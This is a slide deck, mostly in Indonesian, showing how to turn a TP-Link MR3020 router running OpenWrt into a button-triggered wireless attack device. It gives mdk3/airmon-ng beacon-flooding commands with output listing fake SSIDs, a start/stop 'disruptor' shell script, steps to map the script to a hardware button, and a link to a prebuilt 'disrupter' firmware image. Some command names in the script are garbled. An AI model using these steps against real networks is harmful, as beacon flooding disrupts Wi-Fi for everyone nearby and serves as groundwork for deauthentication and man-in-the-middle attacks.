

Turning TP Link MR3020 into Automate Wireless Attacker




By Rama Tri Nanda





Router Pentest Box



OpenWRT



minipwner



**wifi
pineapple**

Debian



**802.11n
pwntexpress**



A woman with brown hair tied in a bun is shown in profile, looking upwards and to the right with a thoughtful expression, her hand resting on her chin. Above her head is a large, hand-drawn thought bubble on a chalkboard background. Inside the bubble, there is a red, jagged, star-like shape. The text of the thought bubble is written in white, bold, sans-serif font. Below the main bubble are three smaller, empty white ovals leading to it.

**Bagaimana jika dibuat untuk
wifi attack otomatis**

Deauth, mitm..atwww

Ahaaaa....beacon flooder




Beacon Frame & Beacon Flooder





Beacon Frame



- ❏ **Penanda eksistensi AP**
- ❏ **Besarnya ± 50 bytes**
- ❏ **Tidak berisi tentang alamat mac tujuan**
- ❏ **Berisi informasi : Beacon Interval, time stamp, SSID, Supported rates, Parameters set, capability Information, Traffic Indication Map.**





Beacon Flooder





Beacon floder, Howto????

**airmon-ng start wlan0
mdk3 mono b -w -u /root/list**

```
192.168.1.1 - PuTTY
Current MAC: 2F:34:02:A3:74:46 on Channel 5 with SSID: And I don't want the world to see me
Current MAC: 6B:B4:7B:D8:35:19 on Channel 3 with SSID: 'Cause I don't think that they'd understand
Current MAC: 4C:4C:A6:87:11:D2 on Channel 8 with SSID: You're the closest to heaven that I'll ever be
Current MAC: 1F:A5:54:56:92:23 on Channel 10 with SSID: I just don't wanna miss you tonight
Current MAC: 51:B6:57:68:5A:66 on Channel 13 with SSID: Or the moment of truth in your lies
Current MAC: 6E:6C:D2:C9:4B:9B on Channel 10 with SSID: When everything's meant to be broken
Current MAC: 62:A3:99:B8:74:85 on Channel 4 with SSID: I just want you to know who I am
Current MAC: 61:B2:A5:78:73:4A on Channel 8 with SSID: And I'd give up forever to touch you
Current MAC: F6:F4:79:4E:BE:E9 on Channel 3 with SSID: And all I can breathe is your life
Current MAC: 3F:4E:A7:5B:8C:43 on Channel 12 with SSID: When everything's meant to be broken
Current MAC: AE:3B:B6:B7:A6:E0 on Channel 12 with SSID: And I don't want the world to see me
Current MAC: 74:92:A1:8F:39:F5 on Channel 13 with SSID: 'Cause I don't think that they'd understand
Current MAC: C2:E7:19:D4:C8:63 on Channel 1 with SSID: When everything's meant to be broken
Current MAC: 1E:97:14:2B:6B:E0 on Channel 10 with SSID: And I don't want to go home right now
Current MAC: F3:CC:7C:65:E2:AE on Channel 7 with SSID: And I don't want the world to see me
Current MAC: 85:2A:92:64:0F:13 on Channel 12 with SSID: Or the moment of truth in your lies
Current MAC: 71:1D:FE:8B:53:1F on Channel 10 with SSID: When everything's meant to be broken
Current MAC: 81:CC:89:1B:AB:2D on Channel 3 with SSID: And I don't want the world to see me
Current MAC: 2E:79:2E:56:90:4C on Channel 1 with SSID: 'Cause I know that you feel me somehow
Current MAC: A9:0B:7C:00:94:4F on Channel 2 with SSID: And sooner or later it's over
Current MAC: 6F:A5:8D:DC:46:E8 on Channel 8 with SSID: I just want you to know who I am
Current MAC: 59:FE:85:F7:36:4D on Channel 8 with SSID: And I don't want the world to see me
Current MAC: 7A:6A:4F:16:B6:09 on Channel 5 with SSID: When everything's meant to be broken
Current MAC: DF:DC:96:2C:B0:89 on Channel 7 with SSID: I just want you to know who I am
Current MAC: 92:E2:DF:34:3D:B4 on Channel 2 with SSID: And all I can taste is this moment
Current MAC: CD:B3:6F:C0:92:C8 on Channel 11 with SSID: 'Cause I don't think that they'd understand
Current MAC: 44:2E:6C:46:41:41 on Channel 1 with SSID: When everything feels like the movies
Current MAC: 29:6A:69:88:B5:F7 on Channel 14 with SSID: I just want you to know who I am
Current MAC: 8A:D3:7B:E0:C5:5A on Channel 9 with SSID: And I don't want the world to see me
Current MAC: A7:60:96:3D:0D:B9 on Channel 10 with SSID: You're the closest to heaven that I'll ever be
```






Implementasi Di TP Link MR3020





"Howto" di Mr3020




- ❖ **Flash firmware ke OpenWrt**
- ❖ **Install modul2 yang dibutuhkan: aircrack, mdk3**
opkg update
opkg install aircrack-ng mdk3
- ❖ **selebihnya serangan bisa dilakukan seperti halnya menggunakan mdk3 di os linux yang lainnya**





Automate Attack Option



- ❏ **Dengan Init script**
 - (+) beacon flooder bisa sesaat setelah boot
 - (-) kontrol untuk menghentikan Beacon flooder susah


- ❏ **Lewat Crontab**
 - (+) bisa terjadwal
 - (-) pemakaian diluar jadwal tidak bisa
 - (-) kontrol untuk menghentikan Beacon flooder susah

- ❏ **Kostumisasi tombol router**
 - (+) pemakaian insidensial dimungkinkan
 - (+) mudah dijalankan, mudah dihentikan





Button Mapping



- ❏ **WDS = WDS**
- ❏ **3G = button 0**
- ❏ **AP = button 1**
- ❏ **WISP = button 0**






The main Script in the root

```
1  #!/bin/sh
2  echo =====
3  echo Actually this script is created by raldnor
4  echo I just mod it, u can find it here
5  echo http://forums.hak5.org/index.php?/topic/28926-occupineapple-button-script/
6  echo =====
7
8  if [ "$(pidof mdk3)" ]
9  then
10     logger "Disruptor is running, killing it now..."
11     sleep 1
12     kill $(pidof mdk3)
13     if grep -q mon0 /proc/net/dev
14     then
15         logger "Monitor interface up, bringing it down..."
16         airmo-n-g stop mon0
17     fi
18     logger "Done."
19 else
20     logger "Disruptor not running, starting now..."
21     if grep -q mon0 /proc/net/dev
22     then
23         logger "Monitor mode active..."
24     else
25         logger "Monitor mode not active, starting now..."
26         airmo-n-g start wlan0
27         logger "Starting MDK3..."
28         mdk3 mon0 b -w -v /root/aplist &
29         logger "Disruptor active! Bailing out!"
30     fi
31
```





Step by step



- ❏ **Tempatkan main script di /root dan ubah permissionnya**
- ❏ **Buat file applist di /root yg berisi mac & SSID palsu**
- ❏ **Edit file /etc/hotplug2.rules (Hapus tanda ^ sebelum button\$)**
- ❏ **Buat sebuah folder baru di /etc/hotplug.d/ dengan nama button**
- ❏ **menambahkan script 00buttons**

wget -O /etc/hotplug.d/button/00-button

<https://dev.openwrt.org/export/36332/trunk/target/linux/atheros/base-files/etc/hotplug.d/button/00-button>

- ❏ **Deklarasikan tombol untuk mentrigger main script**





Deklerasi tombol



```
uci add system button
```

```
uci set system.@button[-1].button=BTN_0
```

```
uci set system.@button[-1].action=pressed
```

```
uci set system.@button[-1].handler='/root/disruptor'
```

```
uci commit system
```

```
reboot
```





DEMO





Costum firmware



<https://sites.google.com/site/semarak2011/dokumen/openwrt-tl-mr3020-v1-disrupter%20v1.bin>



Source

- <http://www.wi-fiplanet.com/tutorials/print.php/1492071>
- http://lirva32.org/web/index.php?option=com_content&view=article&id=153:beacon-flooding&catid=14:wireless-hacking&Itemid=3
- <http://forums.hak5.org/index.php?/topic/28926-occupineapple-button-script/>
- <http://wiki.openwrt.org/doc/howto/hardware.button>
- <http://wiki.openwrt.org/doc/howto/obtain.firmware.generate>

Greets: OpenWrt Indonesia (cindy wijaya, xopal unil, om hero lirva32, Brahmanggi aditya, dkk), Hacker community (Mulyana Sandi, Karina, Bli Putu Shinoda, Pakde agus, dkk), rekan maota-ota (richy hendra, sefri doni, dkk), and ofcourse u ra'.



Thank You